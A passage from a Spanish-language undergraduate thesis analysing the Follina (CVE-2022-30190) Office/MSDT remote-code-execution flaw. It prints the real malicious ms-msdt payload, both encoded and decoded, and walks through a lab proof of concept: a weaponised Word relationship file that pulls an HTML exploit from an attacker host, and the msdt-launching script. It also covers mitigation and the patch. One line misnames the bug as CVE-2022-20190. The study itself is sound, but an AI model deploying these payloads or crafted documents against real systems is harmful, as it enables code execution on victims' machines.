Lo normal al hacer una redirección sería proporcionar una URL; sin embargo, el código utiliza el protocolo ms-msdt, cuyo objetivo es invocar a la herramienta de diagnóstico de Windows en el ordenador de la víctima. Se van a analizar uno a uno los parámetros de la redirección:

```
“ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-
Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'
UTF8.GetString([System.Convert]'+[char]58+[char]58+'Fro
mBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c
3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93
c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9
mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3
dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlc
nNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0w
NDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5
EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS
5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw==’+[char]3
4+’))’))))i/../../../../../../../../../../../../../../W
indows/System32/mpsigstub.exe
IT_AutoTroubleshoot=ts_AUTO\"";
```

(ANY.RUN, 2022)

-ms-msdt:/id PCWDiagnostic : Se trata de la invocación del protocolo “ms-msdt” con el paquete PCWDiagnostic tool. Según Microsoft, es un paquete destinado a ayudar a los usuarios a configurar programas antiguos en la versión actual de Windows(Microsoft, 2016). Con ello se habilita la ejecución de la herramienta de diagnóstico MSDT.

-/skip force : con ello se consigue pasar de largo de la actuación del usuario. Se omite su acción.

-/param : con ello se introducen parámetros que se pasan al paquete PCWDiagnostic:

-IT_RebrowseForFile: Es un parámetro que se utiliza en caso de que lo introducido en IT_BrowseForFile sea inválido.

-IT_LaunchMethod: Con este parámetro, se especifica el método con el que se ejecuta la herramienta de diagnóstico. Por defecto, si no se especifica el parámetro, se usa el panel de control; pero en el archivo malicioso, para no levantar sospechas, se usa el menú contextual:




Ilustración 31: Ejemplo de menú contextual de Windows

-IT_SelectProgram: Utilizando el valor "Not listed" para este parámetro se consigue no usar un programa de diagnóstico específico para tratar el archivo que se esté analizando.

-IT_BrowseForFile: Este es el argumento más importante que se utiliza. De forma habitual, sería la dirección de un archivo al cual se le va a realizar un diagnóstico; pero en este caso sirve para especificar la ruta del archivo "mpsigstub.exe". Es aquí donde se introduce el código malicioso, que se encuentra codificado en base 64. Descodificado quedaría así:

```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -
windowstyle hidden -ArgumentList "/c taskkill /f /im
msdt.exe";Start-Process $cmd -windowstyle hidden -
ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in
(05-2022-0438.rar) do copy %i 1.rar /y&&findstr
TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand
1.c -F:* .&&rgb.exe";
```

(Rafa Pedrero, 2022)

Este Código crearía una variable llamada “cmd”. Con ella invocaría diversos procesos. Primero terminaría el proceso msdt.exe y después decodificaría y descomprimiría un archivo CAB (Windows Cabinet. Parecido a los .zip) con un archivo ejecutable que pondría en marcha (rgb.exe).

El actor malicioso se aprovecha de que el paquete PCW diagnosis tool, utilizando los parámetros proporcionados anteriormente, la ruta definida por “IT_BrowseForFile” es ejecutada como un comando de PowerShell.

Prueba de Concepto

En base a la información recopilada en las distintas fuentes de Internet sobre la vulnerabilidad, se ha hecho una prueba de concepto en un entorno local para ver el funcionamiento de esta.

Preparación del entorno

Tras múltiples pruebas, se ha utilizado Virtual Box para la virtualización. Se ha utilizado un Kali Linux como máquina atacante y un Windows 10 como máquina vulnerable.

Ha sido necesario un estudio conciso del funcionamiento de Virtual Box, acerca de cómo disponer la red de forma segura e interna, cómo gestionar las carpetas compartidas y el funcionamiento de las Guest Additions, una búsqueda de ISOs que no tuviesen deshabilitado el uso del protocolo ms-msdt.

Se ha instalado un Windows 10 versión 1809 y un Office 2013, además, se ha asignado manualmente una IP de la red local generada por la herramienta, donde también se encontrará la máquina atacante.




Ilustración 32: Escritorio Windows 10 versión 1809

Ha habido varias pruebas en las que no ha llegado a funcionar el proceso, y se ha debido a que las versiones utilizadas no poseían el registro necesario para manejar el protocolo ms-msdt correctamente.




Ilustración 33: Registro ms-msdt en Windows 10 1809

Por otro lado, se ha configurado un Kali Linux en la misma red.

Ilustración 34: Escritorio Kali Linux

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8b:2b:4f brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.100/24 brd 192.168.1.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe8b:2b4f/64 scope link
       valid_lft forever preferred_lft forever
```

Ilustración 35: IP local de la máquina Kali

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::952a:2ed5:2735:4c8c%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.104
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Ilustración 36: IP local de la máquina Windows

Construcción del código

Primeramente, se ha creado el documento Word malicioso, que no es otra cosa que un documento Word normal; pero con el fichero de las plantillas modificado para apuntar a una IP concreta, que será la de la máquina Kali en sí.

```
<Relationship Id="rId1337"
Type="http://schemas.openxmlformats.org/officeDocument/20
06/relationships/oleObject"
Target="mhtml:http://192.168.1.100:80/exploit.html!x-
usc:http://192.168.1.100:80/exploit.html"
TargetMode="External"/>
```

Este fichero se ha formado descomprimiendo un Word, cambiando el fichero necesario y volviéndolo a comprimir y es el que llega al usuario y el que debe abrir para poner en marcha el payload. Es el que se abre desde la máquina Windows. Se puede ver que se utiliza dos veces la URL destino, separadas por la notación "x-usc". Esta notación indica que se hace primero una redirección a la primera IP y acto seguido a la segunda.

A continuación, conviene confirmar que las máquinas se ven, usando el comando ping:

```
Pinging 192.168.1.100 with 32 bytes of data:
Reply from 192.168.1.100: bytes=32 time=1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

Ilustración 37: Comando ping desde la máquina Windows a la máquina Kali

Puesta a disposición del HTML

Después, se ha preparado el código HTML alojado en el C&C (Command and Control), en este caso, la máquina Linux. Es en este punto donde se ha introducido el payload a ejecutar.

El fichero se ha ofrecido en el puerto 80 de la máquina Linux, como un servidor web. Para ello, se ha utilizado la ruta /var/www/html/ y se ha copiado ahí el archivo. Después, se ha utilizado apache para iniciar el servidor.

Ejecución del payload

Al ejecutar el Word malicioso desde la máquina Windows, se realiza la conexión al puerto 80 de la máquina Kali y se carga el fichero HTML como plantilla. Este fichero contiene este script:

```
<script>
        location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
        IT_LaunchMethod=ContextMenu IT_BrowseForFile=/../../$(\\windows\\system32\\calc)/.exe\"";
</script>
```

Ilustración 38: Script del HTML

Como puede verse, se utiliza el protocolo ms-msdt para redireccionar a la máquina vulnerable a la ejecución del fichero “calc.exe”, alojado en la carpeta “system32”. Esto provocará que se abra la herramienta de la calculadora de Windows.

Se encontrarán anexados al final del trabajo los códigos correspondientes y un vídeo con el funcionamiento de la prueba de concepto.

Mitigación de la vulnerabilidad

Una vez tratado y ejemplificado el funcionamiento de la vulnerabilidad CVE-2022, se va a ver su mitigación en el contexto de principios de junio de 2022.

El principal peligro de esta vulnerabilidad tiene que ver con el protocolo URL ms-msdt, que es el que se utiliza con la herramienta MSDT para referenciar archivos a la hora de hacer diagnósticos. Mediante él, es posible ejecutar código.

Una posible mitigación sería eliminar el registro de Windows relacionado con dicho protocolo(MSRC, 2022). Puede funcionar como solución temporal, puesto que deshabilitar la posibilidad de abrir un enlace mediante la herramienta anula completamente la vulnerabilidad:

```
reg delete HKEY_CLASSES_ROOT\ms-msdt /f
```

Puede hacerse una copia de seguridad de este previamente en caso de querer mantenerlo:

```
reg export HKEYCLASSES_ROOT\ms-msdt _copiaRegistro
```

Más adelante, en la actualización del 14 de junio de 2022 de Windows (KB5014710)(Microsoft, 2022) se corrigió por completo esta vulnerabilidad. Hoy en día, que se sepa, ya no es posible utilizarla para ejecutar código arbitrario en un Windows actualizado.

CONCLUSIONES

Tras la realización del Trabajo de Fin de Grado, se han podido sacar varias conclusiones.

Se puede concluir que el análisis de vulnerabilidades resulta indispensable a la hora de mantener la seguridad de una compañía o una organización actual cualquiera. Gracias a él, se evitan cuantiosos riesgos innecesarios (tales como Ransomware, robo de información, ejecución de código o robo de credenciales) con un nivel de esfuerzo pequeño.

Para realizar los escaneos de vulnerabilidades y los análisis de estas, existen herramientas gratuitas como Nmap o de pago como Nessus que automatizan el proceso y devuelven como resultado las brechas de seguridad encontradas en el sistema junto a información sobre cómo remediarlas o mitigarlas. Además, existe un sistema de puntuación que evalúa el riesgo de las vulnerabilidades para ayudar a priorizar su gestión (CVSS).

La vulnerabilidad CVE-2022-20190 afectó mucho a la seguridad antes de mayo de 2022. Follina fue una vulnerabilidad 0-click y 0-day con gran impacto, puesto que era posible ejecutar código arbitrario a partir de un documento Word y sin usar macros. Tras la prueba de concepto y el estudio asociado a esta, se puede concluir que ya no es posible que se dé la vulnerabilidad en ningún sistema operativo actualizado. Por ello se recomienda siempre mantener las actualizaciones al día para evitar este tipo de riesgo.

En cuanto a posibles trabajos futuros, se podrían realizar diferentes pruebas de impacto con la vulnerabilidad (persistencia, código arbitrario) También se podría, en relación con el análisis de vulnerabilidades, realizar un escaneo de una red interna de alguna organización (como alguna empresa o incluso de la propia universidad) con el fin de ver si existen equipos o aplicaciones vulnerables y gestionarlas de la forma correspondiente.

REFERENCIAS

Alberto López. (2022, June 24). *VULNERABILIDAD 0DAY DESCUBIERTA EN WINDOWS – Grupo Data*. https://www.grupodata.es/vulnerabilidad-0day-descubierta-en-windows/

ANY.RUN. (2022, May 27). *Analysis 05-2022-0438.doc | ANY.RUN*. https://app.any.run/tasks/713f05d2-fe78-4b9d-a744-f7c133e3fafb/?ref=ciberseguridad.blog/

Atul Narula. (2022, May 31). *Microsoft confirma que Follina, vulnerabilidad día cero de Office, está siendo explotada por actores de amenazas | Cibertip*. https://www.cibertip.com/vulnerabilidades/microsoft-confirma-que-follina-vulnerabilidad-dia-cero-de-office-esta-siendo-explotada-por-actores-de-amenazas/

Auditor. (2019). *Rainbow tables, creación y uso (cracking hash) - Auditoría de código*. https://auditoriadecodigo.com/rainbow-tables-como-se-crean-y-usan-las-tablas-de-cracking-de-hash-mas-potentes-explicado-facil-o-casi-facil/

Bill Demirkapi. (2022, June 7). *Unpacking CVE-2021-40444: A Deep Technical Analysis of an Office RCE Exploit*. https://billdemirkapi.me/unpacking-cve-2021-40444-microsoft-office-rce/

BitDefender. (n.d.-a). *¿Qué es un ataque Man-in-the-Middle (MiTM)? | Bitdefender*. Retrieved June 11, 2023, from https://www.bitdefender.es/consumer/support/answer/79602/

BitDefender. (n.d.-b). *¿Qué es un Exploit? Prevención de Exploits | BitDefender*. Retrieved June 11, 2023, from https://www.bitdefender.es/consumer/support/answer/22884/

Carles Planas Bou. (2023). *Los responsables del ciberataque al Hospital Clínic exigen un rescate a la Generalitat*. https://www.elperiodico.com/es/sanidad/20230309/ciberataque-ransom-house-hospital-clinic-rescate-ciberseguridad-84388678

chvancooten. (2022). *GitHub - chvancooten/follina.py: POC to replicate the full "Follina" Office RCE vulnerability for testing purposes*. https://github.com/chvancooten/follina.py

CLARA BLANCHAR. (n.d.). *El Hospital Clínic de Barcelona sufre un ciberataque y desprograma visitas y cirugías mientras no se resuelva | Cataluña | EL PAÍS*. 2023. Retrieved June 11, 2023, from https://elpais.com/espana/catalunya/2023-03-05/el-hospital-clinic-de-barcelona-victima-de-un-ciberataque-que-afecta-a-las-urgencias-el-laboratorio-y-la-farmacia.html

CLARA BLANCHAR, & SARA FONTSERÈ. (2023). *El ciberataque que sufre el Hospital Clínic de Barcelona procede del extranjero y obliga a anular 3.000 visitas | Cataluña | EL PAÍS*. https://elpais.com/espana/catalunya/2023-03-06/el-ciberataque-que-sufre-el-hospital-clinic-de-barcelona-procede-del-extranjero.html

Cloudflare. (n.d.-a). *¿Qué es un ataque de denegación de servicio (DoS)? | Cloudflare*. Retrieved June 11, 2023, from https://www.cloudflare.com/es-es/learning/ddos/glossary/denial-of-service/

Cloudflare. (n.d.-b). *¿Qué es una carga útil maliciosa? | Cloudflare*. Retrieved June 11, 2023, from https://www.cloudflare.com/es-es/learning/security/glossary/malicious-payload/

Cryproot. (2022, June 2). *Cryproot - YouTube*. https://www.youtube.com/watch?v=k-OhVh7o7wU&t=1440s&ab_channel=Cryproot

CVE | Mitre. (n.d.). *CVE | Mitre*. Retrieved June 11, 2023, from https://cve.mitre.org/

CVE | Mitre. (2022). *CVE - CVE-2022-30190*. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-30190

CyberSecure. (2022, May 31). *Vulnerabilidad Zero Day de ejecución de código en Microsoft Office | CyberSecure*. https://portal.cci-entel.cl/Threat_Intelligence/Boletines/1269/

David Pereira. (2022, June 3). *David Pereira - YouTube*. https://www.youtube.com/watch?v=gh0DZCwqBkw&ab_channel=CiberseguridadParaTodos-DavidPereira

David Salces Guillem. (2022, June 7). *Follina, la nueva pesadilla de Windows y Office | David Salces Guillem*. https://www.muyseguridad.net/2022/06/07/follina-windows-microsoft-office/

Editorial Team | Kaspersky. (2022, June 2). *Follina (CVE-2022-30190): una vulnerabilidad en MSDT | Blog oficial de Kaspersky*. https://www.kaspersky.es/blog/follina-cve-2022-30190-msdt/27225/

GABRIELA GONZÁLEZ. (2019). *Hasta un millón de dólares puedes cobrar si consigues un exploit en apps como WhatsApp o iMessage | Genbeta*. https://www.genbeta.com/seguridad/millon-dolares-puedes-cobrar-consigues-exploit-apps-como-whatsapp-imessage

IBM. (n.d.). *¿Qué es el phishing? | IBM*. Retrieved June 11, 2023, from https://www.ibm.com/es-es/topics/phishing

iDric | Angélica Espinoza. (2022, April). *Importancia del Análisis de Vulnerabilidad para una empresa | iDric*. https://www.idric.com.mx/blog/post/conoce-la-importancia-del-analisis-de-vulnerabilidad-para-una-empresa

Incibe. (2020). *Que Es Una Vulnerabilidad Zero Day | Ciudadanía | INCIBE*. https://www.incibe.es/ciudadania/blog/que-es-una-vulnerabilidad-zero-day

Instituto Nacional de Estadística. (n.d.). *Población que usa Internet | INE*. Retrieved June 11, 2023, from https://www.ine.es/ss/Satellite?L=es_ES&c=INESeccion_C&cid=1259925528782&p=1254735110672&pagename=ProductosYServicios%2FPYSLayout

ismailtsdln. (2019). *SQL Injection Payload List - GitHub*. https://github.com/payloadbox/sql-injection-payload-list

JetBrains. (n.d.). *¿Qué es el análisis de código estático? | Guía de CI/CD de TeamCity | JetBrains*. Retrieved June 11, 2023, from https://www.jetbrains.com/es-es/teamcity/ci-cd-guide/concepts/static-code-analysis/

John Hammond. (n.d.). *John Hammond - YouTube*. 2022. Retrieved June 11, 2023, from https://www.youtube.com/watch?v=dGCOhORNKRk&ab_channel=JohnHammond

JohnHammond. (2022). *GitHub - JohnHammond/msdt-follina: Codebase to generate an msdt-follina payload*. https://github.com/JohnHammond/msdt-follina

Juan Manuel Harán. (2022, June 8). *Vulnerabilidad crítica "Follina" es explotada activamente mediante documentos de Office | WeLiveSecurity*. https://www.welivesecurity.com/la-es/2022/06/08/follina-vulnerabilidad-critica-explotada-mediante-documentos-office/

Kaspersky. (2023). *Exploits sin clics | Kaspersky*. https://latam.kaspersky.com/resource-center/definitions/what-is-zero-click-malware

Microsoft. (n.d.). *Inyección de código SQL - SQL Server | Microsoft Learn*. 2023. Retrieved June 11, 2023, from https://learn.microsoft.com/es-es/sql/relational-databases/security/sql-injection?view=sql-server-ver16

Microsoft. (2016, August 31). *Msdt | Microsoft Learn*. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/ee424379(v=ws.11)#available-troubleshooting-packs

Microsoft. (2022, June 14). *14 de junio de 2022: KB5014710 (compilación del SO 10240.19325) - Soporte técnico de Microsoft*. https://support.microsoft.com/es-es/topic/14-de-junio-de-2022-kb5014710-compilaci%C3%B3n-del-so-10240-19325-4e04a4e1-f560-4131-b676-0238c28f5e5a

MSRC. (2022, May 30). *Guidance for CVE-2022-30190 Microsoft Support Diagnostic Tool Vulnerability | MSRC Blog | Microsoft Security Response Center*. https://msrc.microsoft.com/blog/2022/05/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

nao_sec | Twitter. (2022, May 27). *nao_sec en Twitter: "Interesting maldoc was submitted from Belarus" Twitter*. https://twitter.com/nao_sec/status/1530196847679401984?lang=es

NIST. (n.d.-a). *NVD - CVE-2023-32112*. Retrieved June 11, 2023, from https://nvd.nist.gov/vuln/detail/CVE-2023-32112

NIST. (n.d.-b). *vulnerability analysis - Glossary | CSRC | NIST*. Retrieved June 11, 2023, from https://csrc.nist.gov/glossary/term/vulnerability_analysis

Nmap. (n.d.). *Nmap: the Network Mapper - Free Security Scanner*. Retrieved June 11, 2023, from https://nmap.org/

Norman Gutiérrez. (n.d.). *30 Estadísticas Importantes de Seguridad Informática (2022) | Prey Blog*. 2022. Retrieved June 11, 2023, from https://preyproject.com/es/blog/30-estadisticas-seguridad-informatica

Obicex. (n.d.). *¿Qué es y para qué sirve la seguridad informática? | Obicex*. Retrieved June 11, 2023, from https://www.obicex.es/blog/aprende-con-obicex/que-es-seguridad-informatica

Online Convert. (n.d.). *RELS - Open Office XML Relationships File*. Retrieved June 11, 2023, from https://www.online-convert.com/es/formato-de-archivo/rels

OWASP. (n.d.-a). *A01 Broken Access Control - OWASP Top 10:2021*. Retrieved June 11, 2023, from https://owasp.org/Top10/A01_2021-Broken_Access_Control/

OWASP. (n.d.-b). *A02 Cryptographic Failures - OWASP Top 10:2021*. Retrieved June 11, 2023, from https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

OWASP. (n.d.-c). *A03 Injection - OWASP Top 10:2021*. Retrieved June 11, 2023, from https://owasp.org/Top10/A03_2021-Injection/

OWASP. (n.d.-d). *OWASP Top Ten | OWASP Foundation*. Retrieved June 11, 2023, from https://owasp.org/www-project-top-ten/

OWASP. (n.d.-e). *Vulnerabilities | OWASP Foundation*. Retrieved June 11, 2023, from https://owasp.org/www-community/vulnerabilities/#

Portaltic. (2022, May 31). *Una vulnerabilidad de día cero en Microsoft Office ejecuta código malicioso a través de MSDT con las macros desactivadas*. https://www.europapress.es/portaltic/ciberseguridad/noticia-vulnerabilidad-dia-cero-microsoft-office-ejecuta-codigo-malicioso-traves-msdt-macros-desactivadas-20220531121756.html

Rafa Pedrero. (2022, June 4). *Analizando y explotando FOLLINA (CVE-2022-30190) | Rafa Pedrero*. https://ciberseguridad.blog/analizando-y-explotando-follina-msdt-cve-2022-30190/

Redacción KeepCoding. (2022). *¿Qué es Broken Access Control? | KeepCoding Bootcamps*. https://keepcoding.io/blog/que-es-broken-access-control/

Redacción KeepCoding. (2023, January 12). *¿Qué es Nessus? | KeepCoding Bootcamps*. https://keepcoding.io/blog/que-es-nessus/

Rufino Contreras. (2022, October 16). *Los 10 ciberataques más grandes de la década | Noticias | Seguridad | Computing*. https://www.computing.es/seguridad/noticias/1116703002501/10-ciberataques-mas-grandes-de-decada.1.html

Saynet. (n.d.). *¿Qué es un análisis de vulnerabilidades? - SAYNET*. Retrieved June 11, 2023, from https://saynet.com.mx/que-es-un-analisis-de-vulnerabilidades/

Somos Unitti. (2021). *CNA Financial pagó 40 millones de dólares tras un ataque de Ransomware | Unitti*. https://www.unitti.com/post/cna-financial-40-millones

Statista | Marina Pasquali. (n.d.). *Gráfico: ¿Cuántas horas al día pasamos conectados a internet? | Statista*. 2023. Retrieved June 11, 2023, from https://es.statista.com/grafico/22701/tiempo-medio-de-uso-diario-de-internet/

Tarlogic | Ciber 4 All Team. (2022a, June 1). *CVSS: Poniéndole nota a las vulnerabilidades IT | Tarlogic*. https://www.tarlogic.com/es/blog/cvss-vulnerabilidades-it/

Tarlogic | Ciber 4 All Team. (2022b, June 14). *Metodología NIST: Sustento para analistas de ciberseguridad*. https://www.tarlogic.com/es/blog/guias-nist-ciberseguridad/

Tarlogic | Ciber 4 All Team. (2023, May 15). *EPSS: ¿Cuál es la probabilidad de que se explote una vulnerabilidad?* https://www.tarlogic.com/es/blog/epss/

Tarlogic | OWASP. (2022a, September 8). *OWASP FSTM: Reconocimiento y búsqueda de información*. https://www.tarlogic.com/es/blog/owasp-fstm-reconocimiento-informacion/

Tarlogic | OWASP. (2022b, November 22). *OWASP FSTM, etapa 7: Análisis dinámico*. https://www.tarlogic.com/es/blog/owasp-fstm-analisis-dinamico/#1_Depuracion_con_emulacion

TheGoodHacker. (2022, June 2). *TheGoodHacker - YouTube*. https://www.youtube.com/watch?v=l0t_K3ZAADY&ab_channel=TheGoodHacker

Tori Sitcawich, & Product Marketing Manager de Rapid7. (2020, October 19). *Remediación vs mitigación de vulnerabilidades: ¿Cuál es la diferencia? | Ingecom*. https://www.ingecom.net/es/blog/75/remediacion-vs-mitigacion-de-vulnerabilidades-cual-es-la-diferencia/

Wikipedia. (2011). *Daemon (informática) - Wikipedia, la enciclopedia libre*. https://es.wikipedia.org/wiki/Daemon_(inform%C3%A1tica)

ANEXOS

Para la realización del código, se ha partido del ejemplo analizado en (ANY.RUN, 2022) y de los repositorios GitHub (chvancooten, 2022; JohnHammond, 2022)

Archivo “document.xml.rels” del Word malicioso

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId8"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/footer"
        Target="footer1.xml" />
    <Relationship Id="rId13"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/theme"
        Target="theme/theme1.xml" />
    <Relationship Id="rId3"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/webSettings"
        Target="webSettings.xml" />
    <Relationship Id="rId7"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/header"
        Target="header2.xml" />
    <Relationship Id="rId12"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/fontTable"
        Target="fontTable.xml" />
    <Relationship Id="rId2"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/settings"
        Target="settings.xml" />
    <Relationship Id="rId1"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/styles"
        Target="styles.xml" />
    <Relationship Id="rId6"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/header"
        Target="header1.xml" />
    <Relationship Id="rId11"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/footer"
        Target="footer3.xml" />
    <Relationship Id="rId5"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/endnotes"
```

```
        Target="endnotes.xml" />
    <Relationship Id="rId10"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/header"
        Target="header3.xml" />
    <Relationship Id="rId4"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/footnotes"
        Target="footnotes.xml" />
    <Relationship Id="rId1337"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/oleObject"
        Target="mhtml:http://192.168.1.100:80/exploit.html!x-
usc:http://192.168.1.100:80/exploit.html"
        TargetMode="External" />
    <Relationship Id="rId9"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/footer"
        Target="footer2.xml" />
</Relationships>
```

Archivo HTML alojado en el C&C

```
<!doctype html>
<html>


<head>
    <title>
        Prueba de Concepto
    </title>
</head>


<body>
    <p>
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
